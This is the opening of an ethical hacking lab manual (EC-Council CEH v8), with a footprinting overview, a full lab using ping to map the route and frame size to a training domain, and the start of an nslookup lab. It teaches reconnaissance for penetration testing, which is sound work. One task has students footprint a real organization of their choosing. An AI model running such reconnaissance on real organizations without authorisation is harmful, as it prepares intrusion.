

Ethical Hacking and Countermeasures

Lab Manual

EC-Council

Copyright © 2013 by EC-Council. All rights reserved. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but they may not be reproduced for publication.

Information has been obtained by EC-Council from sources believed to be reliable. EC-Council uses reasonable endeavors to ensure that the content is current and accurate, however, because of the possibility of human or mechanical error we do not guarantee the accuracy, adequacy, or completeness of any information and are not responsible for any errors or omissions or the accuracy of the results obtained from use of such information.

The courseware is a result of extensive research and contributions from subject matter experts from the field from all over the world. Due credits for all such contributions and references are given in the courseware in the research endnotes. We are committed towards protecting intellectual property. If you are a copyright owner (an exclusive licensee or their agent), and if you believe that any part of the courseware constitutes an infringement of copyright, or a breach of an agreed licence or contract, you may notify us at legal@eccouncil.org. In the event of a justified complaint, EC-Council will remove the material in question and make necessary rectifications.

The courseware may contain references to other information resources and security solutions, but such references should not be considered as an endorsement of or recommendation by EC-Council.

Readers are encouraged to report errors, omissions and inaccuracies to EC-Council at legal@eccouncil.org.

If you have any issues, please contact support@eccouncil.org.

Table of Contents

Module Number	Module Name	Page No.
01	Introduction to Ethical Hacking	--
02	Footprinting and Reconnaissance	01
03	Scanning Networks	84
04	Enumeration	266
05	System Hacking	307
06	Trojans and Backdoors	424
07	Viruses and Worms	529
08	Sniffing	584
09	Social Engineering	674
10	Denial of Service	702
11	Session Hijacking	715
12	Hacking Webservers	730
13	Hacking Web Applications	761
14	SQL Injection	781
15	Hacking Wireless Networks	818
16	Hacking Mobile Platforms	--
17	Evading IDS, Firewalls, and Honeypots	846
18	Buffer Overflow	901
19	Cryptography	914
20	Penetration Testing	--

Labs DVD Contents

DVD	Contents
01	Lab Prerequisites, Module 02 - Module 04
02	Module 05 - Module 07
03	Module 08 - Module 11
04	Module 12 - Module 14
05	Module 15 - Module 17
06	Module 18 - Module 20, BackTrack

Footprinting and Reconnaissance

Module 02

Footprinting a Target Network

Footprinting refers to uncovering and collecting as much information as possible regarding a target network

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

Penetration testing is much more than just running exploits against vulnerable systems like we learned about in the previous module. In fact, a penetration test begins before penetration testers have even made contact with the victim's systems. Rather than blindly throwing out exploits and praying that one of them returns a shell, a penetration tester meticulously studies the environment for potential weaknesses and their mitigating factors. By the time a penetration tester runs an exploit, he or she is nearly certain that it will be successful. Since failed exploits can in some cases cause a crash or even damage to a victim system, or at the very least make the victim un-exploitable in the future, penetration testers won't get the best results, or deliver the most thorough report to their clients, if they blindly turn an automated exploit machine on the victim network with no preparation.

Lab Objectives

The objective of the lab is to extract information concerning the target organization that includes, but is not limited to:

- IP address range associated with the target
- Purpose of organization and why does it exists
- How big is the organization? What class is its assigned IP Block?
- Does the organization freely provide information on the type of operating systems employed and network topology in use?
- Type of firewall implemented, either hardware or software or combination of both
- Does the organization allow wireless devices to connect to wired networks?
- Type of remote access used, either SSH or VPN
- Is help sought on IT positions that give information on network services provided by the organization?

 **Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 02\Footprinting and Reconnaissance**

- Identify organization's users who can disclose their personal information that can be used for social engineering and assume such possible usernames

Lab Environment

This lab requires:

- **Windows Server 2012** as host machine
- A web browser with an **Internet** connection
- Administrative privileges to run tools

Lab Duration

Time: 50 Minutes

Overview of Footprinting

Before a penetration test even begins, penetration testers spend time with their clients working out the scope, rules, and goals of the test. The penetration testers may break in using any means necessary, from information found in the **dumpster**, to web application security holes, to posing as the cable guy.

After pre-engagement activities, penetration testers begin gathering information about their targets. Often all the information learned from a client is the list of IP addresses and/or web domains that are in scope. Penetration testers then learn as much about the client and their systems as possible, from searching for employees on social networking sites to scanning the perimeter for live systems and open ports. Taking all the information gathered into account, penetration testers study the systems to find the best routes of attack. This is similar to what an attacker would do or what an invading army would do when trying to breach the perimeter. Then penetration testers move into vulnerability analysis, the first phase where they are actively engaging the target. Some might say some port scanning does complete connections. However, as cybercrime rates rise, large companies, government organizations, and other popular sites are scanned quite frequently. During **vulnerability analysis**, a penetration tester begins actively probing the victim systems for vulnerabilities and additional information. Only once a penetration tester has a full view of the target does exploitation begin. This is where all of the information that has been meticulously gathered comes into play, allowing you to be nearly 100% sure that an exploit will succeed.

Once a system has been successfully compromised, the penetration test is over, right? Actually, that's not right at all. Post exploitation is arguably the most important part of a penetration test. Once you have breached the perimeter there is whole new set of information to gather. You may have access to additional systems that are not available from the perimeter. The penetration test would be useless to a client without reporting. You should take good notes during the other phases, because during reporting you have to tie everything you found together in a way

everyone from the IT department who will be remediating the vulnerabilities to the business executives who will be approving the budget can understand.

T A S K 1

Overview

Pick an organization that you feel is worthy of your attention. This could be an **educational institution**, a **commercial company**, or **perhaps a nonprofit charity**.

Recommended labs to assist you in footprinting:

- Basic Network Troubleshooting Using the **ping utility** and **nslookup** Tool
- People Search Using **Anywho** and **Spokeo** Online Tool
- Analyzing Domain and IP Address Queries Using **SmartWhois**
- Network Route Trace Using **Path Analyzer Pro**
- Tracing Emails Using **eMailTrackerPro** Tool
- Collecting Information About a target's Website Using **Firebug**
- Mirroring Website Using **HTTrack Web Site Copier** Tool
- Extracting Company's Data Using **Web Data Extractor**
- Identifying Vulnerabilities and Information Disclosures in Search Engines using **Search Diggity**

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab**1**

Footprinting a Target Network Using the Ping Utility

Ping is a computer network administration utility used to test the reachability of a host on an Internet protocol (IP) network and to measure the round-trip time for messages sent from the originating host to a destination computer.

ICON KEY**Lab Scenario**

As a professional **penetration tester**, you will need to check for the reachability of a computer in a network. Ping is one of the utilities that will allow you to gather important information like **IP address**, maximum **Packet Frame** size, etc. about the network computer to aid in successful penetration test.

**Lab Objectives**

This lab provides insight into the ping command and shows how to gather information using the ping command. The lab teaches how to:

- Use ping
- Emulate the tracert (traceroute) command with ping
- Find maximum frame size for the network
- Identify ICMP type and code for echo request and echo reply packets

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 02\Footprinting and Reconnaissance

Lab Environment

To carry out this lab you need:

- Administrative privileges to run tools
- **TCP/IP** settings correctly configured and an accessible **DNS server**
- This lab will work in the CEH lab environment - on **Windows Server 2012**, **Windows 8**, **Windows Server 2008**, and **Windows 7**

Lab Duration

Time: 10 Minutes

Overview of Ping

 PING stands for
Packet Internet Groper.

Ping command Syntax:
ping [-q] [-v] [-R] [-c
Count] [-i Wait] [-s
PacketSize] Host.

The ping command sends **Internet Control Message Protocol (ICMP)** echo request packets to the target host and waits for an **ICMP response**. During this request-response process, ping measures the time from transmission to reception, known as the **round-trip time**, and records any loss of packets.

Lab Tasks

1. Find the IP address for <http://www.certifiedhacker.com>
2. To launch **Start** menu, hover the mouse cursor in the lower-left corner of the desktop




FIGURE 1.1: Windows Server 2012 – Desktop view

TASK 1

Locate IP Address




FIGURE 1.2: Windows Server 2012 – Apps

 For the command,
ping -c count, specify the
number of echo requests to
send.

4. Type **ping www.certifiedhacker.com** in the command prompt, and press **Enter** to find out its IP address
5. The displayed response should be similar to the one shown in the following screenshot

The ping command, "ping -i wait," means wait time, that is the number of seconds to wait between each ping.

```
C:\>ping www.certifiedhacker.com
Pinging www.certifiedhacker.com [202.75.54.101] with 32 bytes of data:
Request timed out.
Reply from 202.75.54.101: bytes=32 time=267ms TTL=113
Reply from 202.75.54.101: bytes=32 time=288ms TTL=113
Reply from 202.75.54.101: bytes=32 time=525ms TTL=113

Ping statistics for 202.75.54.101:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
    Minimum = 267ms, Maximum = 525ms, Average = 360ms

C:\>
```

FIGURE 1.3: The ping command to extract the IP address for www.certifiedhacker.com

6. You receive the IP address of www.certifiedhacker.com that is **202.75.54.101**
7. You also get information on **Ping Statistics**, such as packets sent, packets received, packets lost, and **Approximate round-trip time**
8. Now, find out the maximum frame size on the network. In the command prompt, type **ping www.certifiedhacker.com -f -l 1500**

TASK 2

Finding Maximum Frame Size

Request time out is displayed because either the machine is down or it implements a packet filter/firewall.

```
C:\>ping www.certifiedhacker.com -f -l 1500
Pinging www.certifiedhacker.com [202.75.54.101] with 1500 bytes of data:
Packet needs to be fragmented but DF set.

Ping statistics for 202.75.54.101:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\>
```

FIGURE 1.4: The ping command for www.certifiedhacker.com with -f -l 1500 options

9. The display **Packet needs to be fragmented but DF set** means that the frame is too large to be on the network and needs to be fragmented. Since we used -f switch with the ping command, the packet was not sent, and the ping command returned this error
10. Type **ping www.certifiedhacker.com -f -l 1300**

In the ping command, option -f means don't fragment.

```
C:\>ping www.certifiedhacker.com -f -l 1300
Pinging www.certifiedhacker.com [202.75.54.101] with 1300 bytes of data:
Reply from 202.75.54.101: bytes=1300 time=292ms TTL=114
Reply from 202.75.54.101: bytes=1300 time=362ms TTL=114
Reply from 202.75.54.101: bytes=1300 time=285ms TTL=114
Reply from 202.75.54.101: bytes=1300 time=331ms TTL=114

Ping statistics for 202.75.54.101:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 285ms, Maximum = 392ms, Average = 342ms

C:\>
```


FIGURE 1.5: The ping command for www.certifiedhacker.com with -f -l 1300 options

11. You can see that the maximum packet size is **less than 1500 bytes and more than 1300 bytes**

 In the ping command, "Ping -q," means quiet output, only summary lines at startup and completion.

12. Now, try different values until you find the maximum frame size. For instance, **ping www.certifiedhacker.com -f -l 1473** replies with **Packet needs to be fragmented but DF set** and **ping www.certifiedhacker.com -f -l 1472** replies with a **successful ping**. It indicates that 1472 bytes is the maximum frame size on this machine network

Note: The maximum frame size will differ depending upon on the network




```
Administrator: C:\Windows\system32\cmd.exe
C:\>ping www.certifiedhacker.com -f -l 1473
Pinging www.certifiedhacker.com [202.75.54.101] with 1473 bytes of data:
Packet needs to be fragmented but DF set.

Ping statistics for 202.75.54.101:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\>
```

 The router discards packets when TTL reaches 0(Zero) value.

FIGURE 1.6: The ping command for www.certifiedhacker.com with -f -l 1473 options




```
Administrator: C:\Windows\system32\cmd.exe
C:\>ping www.certifiedhacker.com -f -l 1472
Pinging www.certifiedhacker.com [202.75.54.101] with 1472 bytes of data:
Reply from 202.75.54.101: bytes=1472 time=359ms TTL=114
Reply from 202.75.54.101: bytes=1472 time=320ms TTL=114
Reply from 202.75.54.101: bytes=1472 time=282ms TTL=114
Reply from 202.75.54.101: bytes=1472 time=317ms TTL=114

Ping statistics for 202.75.54.101:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 282ms, Maximum = 359ms, Average = 319ms
C:\>
```

FIGURE 1.7: The ping command for www.certifiedhacker.com with -f -l 1472 options

 The ping command, "Ping -R," means record route. It turns on route recording for the Echo Request packets, and displays the route buffer on returned packets (ignored by many routers).

13. Now, find out what happens when **TTL (Time to Live) expires**. Every frame on the network has TTL defined. If TTL reaches 0, the router discards the packet. This mechanism prevents the **loss of packets**
14. In the command prompt, type **ping www.certifiedhacker.com -i 3**. The displayed **response** should be similar to the one shown in the following figure, but with a different IP address




A screenshot of a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The command entered is "ping www.certifiedhacker.com -i 3". The output shows four replies from the IP 183.82.14.17, each stating "TTL expired in transit". Below the replies, the ping statistics are shown: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss). The entire command and its output are highlighted with a red box.

FIGURE 1.8: The ping command for www.certifiedhacker.com with -i 3 options

TASK 3

Emulate Tracert

15. **Reply from 183.82.14.17: TTL expired in transit** means that the router (183.82.14.17, students will have some other IP address) discarded the frame, because its TTL has expired (reached 0)
16. The **Emulate tracert** (traceroute) command, using **ping - manually**, found the route from your PC to www.certifiedhacker.com
17. The results you receive are different from those in this lab. Your results may also be different from those of the person sitting next to you
18. In the command prompt, type **ping www.certifiedhacker.com -i 1 -n 1**
1. (Use -n 1 in order to produce only one answer, instead of receiving four answers on Windows or pinging forever on Linux.) The displayed response should be similar to the one shown in the following figure



A screenshot of a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The command entered is "ping www.certifiedhacker.com -i 1 -n 1". The output shows a single reply from the IP 183.82.14.17, followed by a message "Request timed out". Below the reply, the ping statistics are shown: Packets: Sent = 1, Received = 0, Lost = 1 (100% loss). The entire command and its output are highlighted with a red box.

FIGURE 1.9: The ping command for www.certifiedhacker.com with -i 1 -n 1 options

 In the ping command, the -i option represents time to live TTL.

19. In the command prompt, type **ping www.certifiedhacker.com -i 2 -n 1**
1. The only difference between the previous ping command and this one is **-i 2**. The displayed **response** should be similar to the one shown in the following figure

```
Administrator: C:\Windows\system32\cmd.exe
C:\>ping www.certifiedhacker.com -i 2 -n 1
Pinging www.certifiedhacker.com [202.75.54.101] with 32 bytes of data:
Request timed out.

Ping statistics for 202.75.54.101:
  Packets: Sent = 1, Received = 0, Lost = 1 (100% loss),
C:\>
```

FIGURE 1.10: The ping command for www.certifiedhacker.com with -i 2 -n 1 options

20. In the command prompt, type **ping www.certifiedhacker.com -i 3 -n 1**

1. Use **-n 1** in order to produce only one answer (instead of four on Windows or pinging forever on Linux). The displayed response should be similar to the one shown in the following figure

```
Administrator: C:\Windows\system32\cmd.exe
C:\>ping www.certifiedhacker.com -i 3 -n 1
Pinging www.certifiedhacker.com [202.75.54.101] with 32 bytes of data:
Reply from 183.82.14.17: TTL expired in transit.

Ping statistics for 202.75.54.101:
  Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
C:\>
```

FIGURE 1.11: The ping command for www.certifiedhacker.com with -i 3 -n 1 options

21. In the command prompt, type **ping www.certifiedhacker.com -i 4 -n 1**

1. Use **-n 1** in order to produce only one answer (instead of four on Windows or pinging forever on Linux). The displayed response should be similar to the one shown in the following figure

```
Administrator: C:\Windows\system32\cmd.exe
C:\>ping www.certifiedhacker.com -i 4 -n 1
Pinging www.certifiedhacker.com [202.75.54.101] with 32 bytes of data:
Reply from 121.240.252.1: TTL expired in transit.

Ping statistics for 202.75.54.101:
  Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
C:\>
```


FIGURE 1.12: The ping command for www.certifiedhacker.com with -i 4 -n 1 options

In the ping command, the **-l size** option means to send the buffer size.

22. We have received the answer from the same IP address in **two different steps**. This one identifies the packet filter; some packet filters **do not decrement TTL** and are therefore **invisible**

 In the ping command, the -w option represents the timeout in milliseconds to wait for each reply.

23. Repeat the above step until you **reach the IP address** for **www.certifiedhacker.com** (in this case, **202.75.54.101**)




```
Administrator: C:\Windows\system32\cmd.exe
C:\>ping www.certifiedhacker.com -i 10 -n 1
Pinging www.certifiedhacker.com [202.75.54.101] with 32 bytes of data:
Reply from 120.29.216.21: TTL expired in transit.

Ping statistics for 202.75.54.101:
    Packets: Sent = 1, Received = 1, Lost = 0 <0% loss>,
C:\>
```

FIGURE 1.13: The ping command for www.certifiedhacker.com with -i 10 -n 1 options

24. Here the successful ping to reach **www.certifiedhacker.com** is **15** hops. The output will be similar to the trace route results

 Traceroute sends a sequence of Internet Control Message Protocol (ICMP) echo request packets addressed to a destination host.



```
Administrator: C:\Windows\system32\cmd.exe
C:\>ping www.certifiedhacker.com -i 12 -n 1
Pinging www.certifiedhacker.com [202.75.54.101] with 32 bytes of data:
Request timed out.

Ping statistics for 202.75.54.101:
    Packets: Sent = 1, Received = 0, Lost = 1 <100% loss>,
C:\>ping www.certifiedhacker.com -i 13 -n 1
Pinging www.certifiedhacker.com [202.75.54.101] with 32 bytes of data:
Reply from 1.9.244.26: TTL expired in transit.

Ping statistics for 202.75.54.101:
    Packets: Sent = 1, Received = 1, Lost = 0 <0% loss>,
C:\>ping www.certifiedhacker.com -i 14 -n 1
Pinging www.certifiedhacker.com [202.75.54.101] with 32 bytes of data:
Reply from 202.75.52.1: TTL expired in transit.

Ping statistics for 202.75.54.101:
    Packets: Sent = 1, Received = 1, Lost = 0 <0% loss>,
C:\>ping www.certifiedhacker.com -i 15 -n 1
Pinging www.certifiedhacker.com [202.75.54.101] with 32 bytes of data:
Reply from 202.75.54.101: bytes=32 time=267ms TTL=114

Ping statistics for 202.75.54.101:
    Packets: Sent = 1, Received = 1, Lost = 0 <0% loss>,
    Approximate round trip times in milli-seconds:
        Minimum = 267ms, Maximum = 267ms, Average = 267ms
C:\>
```

FIGURE 1.14: The ping command for www.certifiedhacker.com with -i 15 -n 1 options

25. Now, make a note of all the IP addresses from which you receive the reply during the ping to emulate traceroute

Lab Analysis

Document all the IP addresses, reply request IP addresses, and their TTLs.

Tool/Utility	Information Collected/Objectives Achieved
	IP Address: 202.75.54.101
Ping	Packet Statistics: <ul style="list-style-type: none"> ▪ Packets Sent – 4 ▪ Packets Received – 3 ▪ Packets Lost – 1 ▪ Approximate Round Trip Time – 360ms
	Maximum Frame Size: 1472
	TTL Response: 15 hops

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. How does tracert (trace route) find the route that the trace packets are (probably) using?
2. Is there any other answer ping could give us (except those few we saw before)?
3. We saw before:
 - Request timed out
 - Packet needs to be fragmented but DF set
 - Reply from XXX.XXX.XXX.XX: TTL expired in transit
 What ICMP type and code are used for the ICMP Echo request?
4. Why does traceroute give different results on different networks (and sometimes on the same network)?



Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input type="checkbox"/> iLabs



Footprinting a Target Network Using the nslookup Tool

nslookup is a network administration command-line tool available for many computer operating systems for querying the Domain Name System (DNS) to obtain the domain name, the IP address mapping, or any other specific DNS record.

ICON KEY



Lab Scenario

In the previous lab, we gathered information such as **IP address**, **Ping Statistics**, **Maximum Frame Size**, and **TTL Response** using the **ping** utility. Using the IP address found, an attacker can perform further hacks like port scanning, Netbios, etc. and can also find country or region in which the IP is located and domain name associated with the IP address.

In the next step of reconnaissance, you need to find the **DNS records**. Suppose in a network there are two domain name systems (DNS) servers named A and B, hosting the same **Active Directory-Integrated** zone. Using the **nslookup** tool an attacker can obtain the IP address of the domain name allowing him or her to find the specific IP address of the person he or she is hoping to attack. Though it is difficult to restrict other users to query with DNS server by using nslookup command because this program will basically simulate the process that how other programs do the DNS name resolution, being a **penetration tester** you should be able to prevent such attacks by going to the zone's properties, on the **Zone Transfer** tab, and selecting the option not to allow zone transfers. This will prevent an attacker from using the nslookup command to get a list of your zone's records. **nslookup** can provide you with a wealth of DNS server diagnostic information.

Lab Objectives

The objective of this lab is to help students learn how to use the nslookup command.

This lab will teach you how to:

- Execute the nslookup command

- Find the IP address of a machine
- Change the server you want the response from
- Elicit an authoritative answer from the DNS server
- Find name servers for a domain
- Find Cname (Canonical Name) for a domain
- Find mail servers for a domain
- Identify various DNS resource records

 Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 02\Footprinting and Reconnaissance

Lab Environment

To carry out the lab, you need:

- Administrative privileges to run tools
- **TCP/IP** settings correctly configured and an accessible DNS server
- This lab will work in the CEH lab environment - on **Windows Server 2012**, **Windows 8**, **Windows Server 2008**, and **Windows 7**
- If the **nslookup command** doesn't work, **restart** the **command window**, and type **nslookup** for the interactive mode.

Lab Duration

Time: 5 Minutes

Overview of nslookup

nslookup means **name server lookup**. To execute queries, nslookup uses the operating system's local **Domain Name System (DNS) resolver library**. nslookup operates in **interactive** or **non-interactive** mode. When used interactively by invoking it without arguments or when the first argument is -(minus sign) and the second argument is **host name** or **IP address**, the user issues parameter configurations or requests when presented with the **nslookup prompt (>)**. When no arguments are given, then the command queries to default server. The - (**minus sign**) invokes subcommands which are specified on command line and should precede nslookup commands. In **non-interactive mode**, i.e. when first argument is **name** or **internet address** of the host being searched, parameters and the query are specified as command line arguments in the invocation of the program. The non-interactive mode searches the information for specified host using default name server.

With nslookup you will either receive a non-authoritative or authoritative answer. You receive a **non-authoritative answer** because, by default, nslookup asks your nameserver to recurse in order to resolve your query and because your nameserver is not an authority for the name you are asking it about. You can get an **authoritative answer** by querying the authoritative nameserver for the domain you are interested in.

Lab Tasks

1. Launch **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop




FIGURE 2.1: Windows Server 2012 – Desktop view

2. Click the **Command Prompt** app to open the command prompt window


